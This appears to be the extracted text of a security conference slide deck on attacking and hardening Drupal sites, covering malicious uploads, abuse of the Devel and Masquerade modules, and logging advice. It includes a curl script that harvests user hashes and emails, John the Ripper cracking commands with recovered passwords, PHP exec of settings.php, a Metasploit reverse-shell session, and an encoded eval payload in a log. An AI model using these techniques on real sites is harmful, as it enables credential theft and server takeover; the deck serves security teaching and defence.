


persistent XSS – everywhere!





reflected XSS – even more common!





user content - file uploads

The screenshot shows a web application interface for managing user content, specifically file uploads. At the top, there is a navigation bar with links for Overview, Messages, Tasks, Milestones, Files (which is the active tab), Tags, Forms, and People. Below the navigation bar, a breadcrumb trail indicates the current location: Dashboard > Files > documents > File details. A search bar with a 'Search...' placeholder and a 'Go' button are also present.

A green notification bar at the top states: "File 'evil.pdf' has been added".

The main content area displays a file entry for "evil.pdf". The file thumbnail is a PDF icon with a red 'X'. The file name is "evil.pdf", and the description is "EVIL PDF – DO NOT OPEN!!". It is located in the "documents" folder. The last revision was made by Greg Foss on Monday, 13 December. The file has tags: "backdoor" and "evil". There are download, edit, and delete links.

To the right of the file entry, there is a sidebar titled "Folders" which lists categories: All files, documents (selected), images, and other. There is also a link to "Add folder".

Below the file entry, there is a section titled "Revisions" containing a single revision entry: "Revision #1 (by Greg Foss on Dec 13, 2010 10:36)". This entry includes a note: "– Initial version –" and download/edit links.

At the bottom of the page, there is a section titled "Comments" with the message: "There are no comments posted for this object".



user content - file uploads

The screenshot shows a web application interface for managing user content, specifically file uploads. At the top, there is a navigation bar with links for Overview, Messages, Tasks, Milestones, Files (which is the active tab), Tags, Forms, and People. Below the navigation bar, a breadcrumb trail indicates the current location: Dashboard > Files > documents > File details. A search bar and a 'Go' button are also present.

A green notification bar at the top states: "File 'evil.php' has been added".

The main content area displays the details for the file "evil.php". The file icon is a white document. The file name is "evil.php", the type is "EVIL PHP", and it is located in the "documents" folder. The last revision was made by Greg Foss on Monday, 13 December. It has the tags "backdoor", "evil", "php", and "script". There are links for "Download" (28bytes), "Edit", and "Delete".

To the right of the file details, there is a sidebar titled "Folders" which lists the available folders: All files, documents (selected), images, and other. There is also a link to "Add folder".

Below the file details, there is a section titled "Revisions" which shows "Revision #1" made by Greg Foss on Dec 13, 2010 14:17. It notes that it is the "Initial version". There is a "Download" link for this revision.

At the bottom, there is a section titled "Comments" with the message: "There are no comments posted for this object".




lock down permitted file types

Permitted file extensions

*

Specify the allowed file extensions for uploaded files. Separate extensions with a space and do not include the leading dot. Set to * to remove the restriction.





file upload – PHP code execution

- Uploading and executing PHP code has been *fixed in recent versions of Drupal as of November 2013
 - <https://drupal.org/SA-CORE-2013-003>
 - Code execution prevention (Files directory .htaccess for Apache - Drupal 6 and 7)

```
root@ubuntu:/var/www/d7/sites/default/files# cat .htaccess
# Turn off all options we don't need.
Options None
Options +FollowSymLinks

# Set the catch-all handler to prevent scripts from being executed.
SetHandler Drupal_Security_Do_Not_Remove_See_SA_2006_006
<Files *>
    # Override the handler again if we're run later in the evaluation list.
    SetHandler Drupal_Security_Do_Not_Remove_See_SA_2013_003
</Files>

# If we know how to do it safely, disable the PHP engine entirely.
<IfModule mod_php5.c>
    php_flag engine off
</IfModule>root@ubuntu:/var/www/d7/sites/default/files# █
```





development modules

- Modules that assist with the active development of a Drupal application.
 - Excellent for Development
 - Remove prior to Test/Staging
 - Never leave installed on Production applications
- Picking on...
 - Masquerade (<https://drupal.org/project/masquerade>)
 - Devel (<https://drupal.org/project/devel>)



masquerade

- Allows the user to change accounts to any other user.
- Could be used to implicate other's in suspicious activities, elevate privileges, etc.





devel

- Module used for development
- Should never be installed on production, ever...
- Allows users to view debugging information, including full database details of application content.
- Also allows for PHP code execution!





devel - permissions

- Drupal 6

Permission	anonymous user	authenticated user
devel module	In Drupal 6, Devel's permissions are not nearly as granular	
access devel information	<input type="checkbox"/>	<input checked="" type="checkbox"/>
display source code	<input type="checkbox"/>	<input checked="" type="checkbox"/>
execute php code	<input type="checkbox"/>	<input checked="" type="checkbox"/>
switch users	<input type="checkbox"/>	<input checked="" type="checkbox"/>

- Drupal 7

PERMISSION	ANONYMOUS USER	AUTHENTICATED USER	ADMINISTRATOR
Devel	Never ↓	Common ↓	Default ↓
Access developer information <small>View developer output like variable printouts, query log, etc. <i>Warning: Give to trusted roles only; this permission has security implications.</i></small>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Execute PHP code <small>Run arbitrary PHP from a block. <i>Warning: Give to trusted roles only; this permission has security implications.</i></small>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>
Switch users <small>Become any user on the site with just a click. <i>Warning: Give to trusted roles only; this permission has security implications.</i></small>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>



devel – account info disclosure

The screenshot shows a web browser window with the title "CookieCatcher BETA v0.1". The address bar displays "/user/1/devel". The main content area shows a "Home" page with a sidebar titled "Devel" and a "Quick Links" section. A sidebar on the left contains various icons. The central content area is titled "Home" and lists account information in a table-like format:

Field	Type	Value
uid	(String, 1 characters)	1
name	(String, 5 characters)	admin
pass	(String, 55 characters)	\$S\$SSDfMsjxlyBQjosaaAZd...
mail	(String, 16 characters)	[REDACTED]
theme	(String, 0 characters)	
signature	(String, 0 characters)	
signature_format	(NULL)	
created	(String, 10 characters)	1361298464
access	(String, 10 characters)	1363383404
login	(String, 10 characters)	1363382106
status	(String, 1 characters)	1
timezone	(String, 14 characters)	America/Denver
language	(String, 0 characters)	



devel – scraping account info

```
#!/bin/bash

mkdir export

echo ""
echo "grabbing hashes, please be patient..."
echo ""
for i in {1..210}
do
    curl -s -b SESS152
done

cat export/* | grep "krumo-preview" | cut -c 36-91 > hashes.txt
cat export/* | grep "@" | cut -c 36-100 | sed 's/.....$//' > emails.txt
paste emails.txt hashes.txt > dump.txt
cat dump.txt | sort > "users_`date '+%m%d%Y'`.txt"
count=$(cat dump.txt | wc -l);

echo $count" = total account credentials compromised"
echo -----
cat "users_`date '+%m%d%Y'`.txt"
echo -----
echo ""
echo "party on..."
echo ""

rm hashes.txt
rm emails.txt
rm dump.txt
rm -rf export
```

```
gfoess-23224s:script gfoess$ ./scrape.sh
grabbing hashes, please be patient...
164 = total account credentials compromised
-----
Al Wz7
Al sQ4
Al s301uDbeFnN
Al t.9
Al WBp
Am /Yq
An jd0
An 75W
An 6E119Uh0Ct3
An w.w
An Gc5
An 6/f
Av iZhZpT9t.oY
Be Mitt87XInuv
Bi j2/
Br KFV
Br W0Z
Ca Jpn
Ca Io/
```



Devel – account disclosure – log traces

TYPE	DATE	MESSAGE	USER	OPERATIONS
user	01/13/2014 - 08:46	Session closed for test.	test	
⚠ page not found	01/13/2014 - 08:45	user/30/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/28/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/27/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/26/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/25/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/24/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/23/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/22/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/21/devel	test	
⚠ page not found	01/13/2014 - 08:45	user/2/devel	test	
user	01/13/2014 - 08:45	Session opened for test.	test	



demonstration

Devel – Account Harvester

<https://github.com/gfoss/attacking-drupal>

[demo](#)



./includes/password.inc

- Defines the hashing algorithms for Drupal 7
- Hashes the password using SHA512 and a randomly generated Salt.
 - Password passed through hash function numerous times to increase the time it will take to crack.

```
function user_hash_password($password, $count_log2 = 0) {  
  if (empty($count_log2)) {  
    // Use the standard iteration count.  
    $count_log2 = variable_get('password_count_log2', DRUPAL_HASH_COUNT);  
  }  
  return _password_crypt('sha512', $password,  
    _password_generate_salt($count_log2));  
}
```



cracking Drupal hashes

- Drupal 7

```
# john list.txt -wordlist="" -salt="" -  
format="drupal7"
```

- Drupal 6

```
# john list.txt -wordlist=""
```



cracking Drupal 7 hashes

```
root@kali:~/Desktop/dr00pal# cat d7-crack.txt
admin@admin.com:$S$D5Hqlvk6Ho6P03giHgRw2ivJaFZeAC9kndv0gn.1RDjYV42rChc8
froggy@jump.com:$S$DxzcyrrZwaxhIXTcm.Jq6GZf6QGsQtHC20p/cyp6.nsjjbCbc1
hamburgler@mc.d:$S$Dd9yqDxtmyCZq6zfgPlwdubVFsMSzyIgEj/1HViXFh5j3IxasEja
ima@p.c:$S$DaFIS1JMNVHB9FyvpPLVvjAqpwQJ3IEgU/Sww1i0HlMPHcCZMD9
ima@user.com:$S$DXj7c2i5zHS9GSZfst7wGnfLeY9UvhIKLbh733N3VjhnPj0HKSA8
im@confused.com:$S$DqgQANQfpPl5xZf4tYIij4UcVmdCfqk2s3LWxJZZug5g0LVTumZM
jalapeno@is.hot:$S$DB16X6spyih.WNv0J4MCrziXVvJ1w5Ynh1Ywmev.PpU9mtziPn09
mac@apple.com:$S$DK3ughMXYpptn5NP5rfax3tYCMeo7WFcyJ05gv2cD8T71aVvFk7j
manager2@company.com:$S$Dpy0rFS90uZq9Pk/4DeYdIMx7RjfLJoFjqFx4gy39/U2f/.JcrSL
manager@company.com:$S$DPAbZ/q3LBEfHzg1DT.Eyp.Iui0c0tupxa4PNNDgp/tg5asqyXQ
monkey@business.com:$S$Dcj0zfnYMsK9Kf3zXTn0WbvSn0zDe2X4NC1G8gznqSKXu78xd.i4
new@user.com:$S$DrkWw07FF2Kt3tySwFP120tsmmDym0zs梓x/0RYznx58.Psh3Zpi
nix@ubuntu.com:$S$DpeYFNHueDMQBRgzMmbGlxs2iHCaWsGgN/8GzXLnNiPb9LBLMiCt
qa@company.com:$S$DU6uo0xhFXq070AeIJDTNiEBiv1RBmEfwnTh7zF2WQ/TXgL5CVa0
r00t@user.com:$S$D32mnY20IPs7MK1SPY0/gI2y41Aj.2U2LqRCn5IszN8HLeREdkEF
script@kiddie.net:$S$DQi0K58wEWnMaMHXXwmu42ShXNFFUH1VIh5yhM6qLdh6uSZWixyR
something@pwnedemail.com:$S$DLAnckNQBW9SUtzknf0oqFSXW5KEjj09G1.10V11hyo3QFKEeU48
spam@spammyspam.com:$S$DWaav17sK0XUGRsvUK40QS121gtah8XqCIERhte.daYkBLcbPP.a
taco@burrito.com:$S$DI6hMtbxDIHL6QuHCTbXHjTd01D1vaaR50af2NxmHfxLKsbp29/0
testuser@test.com:$S$D.6jyQzfg/Jfnd0h58AT/pBsPcl7RwioPvsdwt6UibZU8IjDVRmw
```



cracking Drupal 7 hashes

```
root@kali:~/Desktop/dr00pal# john d7-crack.txt --wordlist="pwds.txt" --salt="XrvvtqQcsx6Q37hDTViVWi0HqFVR0axDd3LmmjnMrmA" --format="drupal7"
Loaded 20 password hashes with 20 different salts (Drupal 7 $$$ SHA-512 [64/64])
admin      (admin@admin.com)
jal0p3n0   (jalapeno@is.hot)
changeme1 (manager@company.com)
Das00p3r31337p@ssW0rd;;## (script@kiddie.net)
blahblah789 (spam@spammyspam.com)
hamburgerz (hamburgler@mc.d)
!L1nu*15th3b35t! (nix@ubuntu.com)
Ch@ngeme!   (manager2@company.com)
testuser123 (testuser@test.com)
@*H*F#Hb84hf802hf&()3wuinbf10h83t4h83 (r00t@user.com)
company1234 (qa@company.com)
company+MyPasswordIUseEverywhere (ima@user.com)
iSecretlyLoveMacs (ima@p.c)
munk3ybidnesss (monkey@business.com)
fliesrg00d (froggy@jump.com)
m@csrul3! (mac@apple.com)
zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763 (something@pwnedemail.com)
tacos-N-burritos (taco@burrito.com)
a           (im@confused.com)
n00b        (new@user.com)
guesses: 20  time: 0:00:00:05 DONE (Thu Jan  9 20:19:54 2014)  c/s: 57.33  trying: n00b - zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763
Use the "--show" option to display all of the cracked passwords reliably  [
root@kali:~/Desktop/dr00pal#
```



devel – PHP code execution

```
✓ <?php
/**
 * Database settings:
 */
$databases['default']['default'] = array(
  'driver' => 'mysql',
  'database' => '████████',
  'username' => '████████',
  'password' => '████████',
  'host' => '████████',
);

$update_free_access = FALSE;
$drupal_hash_salt = '████████';

$base_url = 'https://████████';
$cookie_domain = '████████';

ini_set('session.gc_probability', 1);
ini_set('session.gc_divisor', 100);

ini_set('session.gc_maxlifetime', 200000);
ini_set('session.cookie_lifetime', 2000000);

# $conf['reverse_proxy_addresses'] = array('a.b.c.d', ...);
```

PHP code to execute

```
$output = array();
$command = "cat /var/www/████████/sites/default/settings.php";
exec($command, &$output);
echo implode("\n", $output);
```



devel – PHP code execution

The screenshot shows a web browser window titled "Execute PHP Code |" with the URL "/devel/php". The page content includes:

- A sidebar with links like "Skip to main content", "You are here", "Home", and "Add to Editors shortcuts".
- A main area for "PHP code to execute" containing a large, obfuscated string of PHP code.
- An "Execute" button.
- A navigation menu at the bottom with items: Admin, Add content, My Account, Administration, Devel, and Waiting for ...
- A terminal window titled "msf exploit(handler) > show options" displaying module and payload options, including LHOST (75.173.0.173) and LPORT (80).
- An "Exploit target:" section showing a single entry for "Wildcard Target".
- An "msf exploit(handler) > exploit" command output showing the exploit starting and a command shell session opening on port 80.
- Terminal history showing commands like "uname -a" and their outputs.

.....
demonstration

Devel – PHP Code Execution

[demo](#)



catch code execution

- Actually very easy...
- Alert on unauthorized file access / writes / etc.
- Utilizing WAF / Network Monitor logs, alert on reverse-shell attempts and similar activities the server should not be doing...

```
.log-20130818.gz:2013-08-17 12:54:44.539 -0600 80 75. .173 20950 "--" "-" POST HTTP HTTP/1.1 302 488 652 0
84667 80 0 "--" INTERNAL DEFAULT PASSIVE VALID /devel/php
code=eval(base64_decode(CQkkaX8hZGRyPSc3NS4xNjYuMTAxLjE3Myc7CgkJJHBvcnQ90DA7CgkJCgkJCUBzZXrfdGltZV9saW1pdCgwKTsgQGlrbm9yZV91c2VyX2Fib3J0KDEp0yBAaw5pX3NldCgnbWF4X2V4ZW
N1dGLvbL90aW1LJywKTsKCQkJJGRpcz1AaW5pX2dldCgnZGlzYWJsZV9mdw5jdGLvbnMnKtsKCQkJaWYoIWVtCHR5KCRkaXMpKXsKCQkJCSRkaXM9cHJ1Z19yZXBsYMNlKCCvWwgXSvJywgJywnLCAkZGlzKTsKCQkJ
CSRkaXM9ZXhwB9kZSgnLCCsICRkaXMp0woJCQkJJGRpcz1hcnjheV9tYXAoJ3RyaW0nLCAkZGlzKTsKCQkJfWVsc2V7CgkJCQkJZGlzPWFFcmF5KCK7CgkJCX0KCQkJCgoJCWlmKCFmdW5jdGLvbl9leG1zdHMoJ0tLdX
FsVUpeQUVysCcpKxsKCQkJZnVuY3Rp24gS0t1cWxVSkrBRXJIKCRjKXsKCQkJCwdsb2JhbCAkZGlz0woJCQkJCgkJCWlmIChGQ0UxTRSAhPT0gc3RycG9zKHn0cnRvbG93ZXIoUehQx89TKSwgJ3dpbicgKSkgewoJCQkJ
JGM9JGMuIiAyPiYxXG4i0woJCQl9CgkJCSCRadXFpQj0naXNfY2FsbGFibGUo0woJCQkkTmFjeVLTPSdpbl9hcnJheSc7CgkJCQkJCQlpZigkWnVxaUIoJ3BvcGVuJylhbhJE5hY31ZUygnG9wZW4nLCRkaXMpKXsKCQ
kJCSRmcD1wbLb1gkYywnccp0woJCQkJJG89TlVMTDsKCQkJCwlKG1zX3Jlc291cmNlKCRmcCkpewoJCQkJCXdoawxl.KCFmZw9mKCRmcCkpewoJCQkJCQkkby49ZnJlYWQoJGZwLDEwMjQp0woJCQkJCX0KCQkJCX0
KCQkJCUBwY2xvc2UoJGZwKTsKCQ http://nreldev.nrel.gov/extranet/communications/devel/php SESSc3b5267dca33f7710229229c1e7bd05d=dbninoSn1wncDhdTSJYkcpJ3jjG429_04MGehmwZtDNs
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:17.0) Gecko/20100101 Firefox/17.0" 75. .173 20950 "--" "_" "_" "_"
```



what to do?!

- We've discussed many very common Drupal development pitfalls today...
- How do we fix these issues now and avoid them in the future?
- Simple...



what to do?!

Checklist



<https://github.com/gfoss/attacking-drupal>



Drupal security checklist

1. Integrate your security team early on in the development process to assure that your needs can be met in an acceptable timeframe and grant them adequate time and permissions to perform a thorough security assessment of your applications.
 - Applications should periodically be reviewed by a third-party, to assure security.



Drupal security checklist

2. Develop an ongoing security testing plan, to regularly review the security of the applications.
 - Include scanning, manual testing, spot-checks, and penetration testing.
 - Re-review the application whenever major changes have been made.



Drupal security checklist

3. Disallow weak passwords for privileged users and enforce a strong password policy.
 - Utilize the Password Policy Drupal module to enforce a password policy that meets your company security guidelines.
 - https://drupal.org/project/password_policy
 - <https://drupal.org/project/zxcvbn>



Drupal security checklist

4. Implement Server, Application, and Drupal logging.

- Assure that logs are being stored on a separate and trusted server and actively review/parse these logs for security events.
- Do not rely on the integrity of local logs within the database or on the server itself...




Drupal security checklist

- Two options...
- Watchdog – Drupal's built in logging, captures data within the 'Watchdog' database table.
- Syslog – Export Drupal's logs to the Linux syslog. Creates a flat file that is easy to monitor.



remote log management - Watchdog


- Watchdog logs should be captured and stored outside of the database to ensure log integrity.
 - Centralized log management
 - SIEM – Security Information Event Management
- Drupal has a built-in feature to clear these logs, effectively erasing a large portion of the evidence within the application itself.





remote log management - Watchdog

- Extract the logs from the database (MySQL / PostgreSQL) with Universal Database Layer Access (UDLA):





remote log management - Watchdog

- Parse the logs using Regular Expressions:

Base-rule Regular Expression

```
^.*?type=.*?(?<session>.*?)\smessage=(?<tag1>.*?)variables=(.*?"|.*?)(?<login>\w+).*?location=.*?(?<url>).*?referer=(?<referer>).*?hostname=.*?(?<sip>)\s
```

- `^.*?type=.*?(?<session>.*?)\smessage=(?<tag1>.*?)variables=(.*?"|.*?)(?<login>\w+).*?location=.*?(?<url>).*?referer=(.*?<referer>).*?hostname=.*?(?<sip>)\s`



remote log management - Syslog

1) Install & configure the Syslog module

Go to the Modules page, /admin/build/modules, and install the Syslog module. Then go to the Syslog settings page, /admin/settings/logging/syslog (D6) or the Logging and errors configuration page, admin/config/development/logging (D7), and select which Syslog facility to attach to the log messages. Choose one that is not in use by Syslog.

Set also the syslog identity (a string that will be prepended to every message logged to Syslog), i.e. drupal_WEBSITE_IDENT.

2) Configure Syslog to Log to a Separate File

Note: Debian 5 and up, as well as Ubuntu 10.04 and up use rsyslog instead of syslog. Replace syslog by rsyslog in the instructions below, both in the config file and the restart command.

Edit /etc/syslog.conf and add:

NOTE: On some systems this is: /etc/rsyslog.conf

local0.* /var/log/drupal.log

(if local0 is the facility that you configured Syslog to use in Step 1)

Then, restart Syslog:

service syslog restart

NOTE: If your conf file was rsyslog.conf, this will be service rsyslog restart

Note that this is optional. If you do not do this, your messages will most likely be in /var/log/messages

3) Disable the Database Logging (formerly, Watchdog) Module

